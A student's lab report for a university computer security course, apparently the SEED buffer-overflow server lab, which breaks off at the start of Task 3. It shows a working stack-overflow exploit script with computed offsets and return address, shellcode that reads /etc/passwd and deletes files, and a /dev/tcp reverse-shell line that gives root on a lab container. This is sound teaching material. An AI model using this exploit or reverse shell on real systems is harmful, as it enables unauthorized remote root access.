Dhanashree Srinivasa

SUID: 393473169


Course: Computer Security - CSE 643

Buffer Overflow Vulnerability Lab (Server Version)

Initial Setup:


2.1 Turning Off Countermeasures

We need to make sure the address randomization countermeasure is turned off; otherwise, the attack will be difficult.




```
[11/03/23]seed@VM:~/.../Labsetup (1)$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/03/23]seed@VM:~/.../Labsetup (1)$
[11/03/23]seed@VM:~/.../Labsetup (1)$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
[11/03/23]seed@VM:~/.../Labsetup (1)$ cd server-code/
[11/03/23]seed@VM:~/.../server-code$
[11/03/23]seed@VM:~/.../server-code$ ls
Makefile  server.c  stack.c
[11/03/23]seed@VM:~/.../server-code$
[11/03/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
[11/03/23]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
[11/03/23]seed@VM:~/.../server-code$ ls
Makefile  server  server.c  stack.c  stack-L1  stack-L2  stack-L3  stack-L4
```

Task 1: Get Familiar with the Shellcode




```
[11/03/23]seed@VM:~/.../Labsetup (1)$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
[11/03/23]seed@VM:~/.../Labsetup (1)$ cd shellcode/
[11/03/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile  README.md  shellcode_32.py  shellcode_64.py
[11/03/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/03/23]seed@VM:~/.../shellcode$ python3 shellcode_32.py
[11/03/23]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  Makefile   shellcode_32.py
a64.out  codefile_32       README.md  shellcode_64.py
[11/03/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/03/23]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[11/03/23]seed@VM:~/.../shellcode$
[11/03/23]seed@VM:~/.../shellcode$ ls -l codefile_*
-rw-rw-r-- 1 seed seed 136 Nov  3 01:46 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov  3 01:46 codefile_64
```

Execute the shellcode a32.out to see the contents.




```
[11/03/23]seed@VM:~/.../shellcode$
[11/03/23]seed@VM:~/.../shellcode$ bless codefile_32 &>/dev/null &
[1] 1140570
[11/03/23]seed@VM:~/.../shellcode$
[11/03/23]seed@VM:~/.../shellcode$
[11/03/23]seed@VM:~/.../shellcode$
[11/03/23]seed@VM:~/.../shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov  3 01:45 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov  3 01:45 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov  3 01:46 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov  3 01:46 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/03/23]seed@VM:~/.../shellcode$
```

Execute the shellcode a64.out to see the contents.




```
[11/03/23]seed@VM:~/.../shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov  3 01:45 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov  3 01:45 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov  3 01:46 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov  3 01:46 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/03/23]seed@VM:~/.../shellcode$
```

Make changes to the python code shellcode_32.py to display the virus.




```
[11/03/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/03/23]seed@VM:~/.../shellcode$ ./a32.out
create a virus file
[11/03/23]seed@VM:~/.../shellcode$ ls /tmp/
ABC
config-err-FOZsMB
mozilla_seed0
pulse-PKdhtXMmr18n
e
systemd-private-d542bcd266ab4410983df0a94e082ff9-upower.service-hYsVkj
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tracker-extract-files.1000
tracker-extract-files.125
virus
VMwareDnD
XYZ
```

Make changes to the python code shellcode_64.py to delete the virus.




```
shellcode_32.py                                   shellcode_64.py
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
    "echo 'delete the virus file'; /bin/rm /tmp/virus          *"
    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
```



```
[11/03/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/03/23]seed@VM:~/.../shellcode$ ./a64.out
delete the virus file
```


Check the /tmp file to see that the virus is deleted.



```
[11/03/23]seed@VM:~/.../shellcode$ ls /tmp/
ABC
config-err-FOZsMB
mozilla_seed0
pulse-PKdhtXMmr18n
ssh-jeAqwKRBuPpy
systemd-private-d542bcd266ab4410983df0a94e082ff9-colord.service-zLerCh
systemd-private-d542bcd266ab4410983df0a94e082ff9-fwupd.service-yFIMij
systemd-private-d542bcd266ab4410983df0a94e082ff9-ModemManager.service-JGljif
systemd-private-d542bcd266ab4410983df0a94e082ff9-switcheroo-control.service-Mchq
3g
systemd-private-d542bcd266ab4410983df0a94e082ff9-systemd-logind.service-WwU2Fi
systemd-private-d542bcd266ab4410983df0a94e082ff9-systemd-resolved.service-8VJrSh
systemd-private-d542bcd266ab4410983df0a94e082ff9-systemd-timesyncd.service-OayJ4
e
systemd-private-d542bcd266ab4410983df0a94e082ff9-upower.service-hYsVkj
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
XYZ
```


Task 2: Level-1 Attack

Send a message to the target message.



```
[11/03/23]seed@VM:~/.../attack-code$
[11/03/23]seed@VM:~/.../attack-code$  echo hello | nc 10.9.0.5 9090
^C
[11/03/23]seed@VM:~/.../attack-code$  echo hello | nc 10.9.0.5 9090
^C
[11/03/23]seed@VM:~/.../attack-code$ touch badfile
[11/03/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[11/03/23]seed@VM:~/.../attack-code$
```

We can see a set of messages to the target machine with the buffer address and the ebp value. If the size of the string or file is less than the buffer size then it returns properly.



```
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd038
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffcfc8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd038
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffcfc8
server-1-10.9.0.5 | root@6bf5dccbbad4:/bof# exit
server-1-10.9.0.5 | Got a connection from 10.9.0.1
```


Writing Exploit Code and Launching Attack

Modify the exploit.py file


The server will accept up to 517 bytes of the data from the user,

Return address = ebp+10

Offset= ebp – buffer address + 4



```
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Get information from the server
# $ebp = 0xffffd038; buffer= 0xffffcfc8
# $ebp - &buffer = 70
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)            # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd038 + 10        # Change this number
offset = 112+4                 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```




```
[11/04/23]seed@VM:~/Downloads$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x598 - 0x528
112
>>> 0xc28 - 0xbb8
112
>>> 0x038 - 0xfc8
-3984
>>> 0x038 - 0xfc8
-3984
>>>
>>> 0xffffd038 - 0xffffcfc8
112
>>> 
```


Start a netcat container to listen to connections on a different tab.

Add the line: /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 in the code to get root access.


Run the exploit.py file and get the root access to the target server.



```
[11/03/23]seed@VM:~/.../attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 0 Nov  3 20:18 badfile
[11/03/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/03/23]seed@VM:~/.../attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Nov  3 20:25 badfile
```



```
[11/03/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```




```
[11/04/23]seed@VM:~/.../Labsetup$ nc -nvlp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 49956
root@6bf5dccbbad4:/bof# whoami
whoami
root
root@6bf5dccbbad4:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@6bf5dccbbad4:/bof# 
```

As you can see the attack is successful and was able to get root access to machine 10.9.0.5.


Task 3: Level-2 Attack

Send a message to the target message.



```
[11/04/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/04/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
```

We can see a set of messages to the target machine with the buffer address. If the size of the string or file is less than the buffer size then it returns properly.



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffcf78
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffcf78
server-2-10.9.0.6 | ==== Returned Properly ====
```

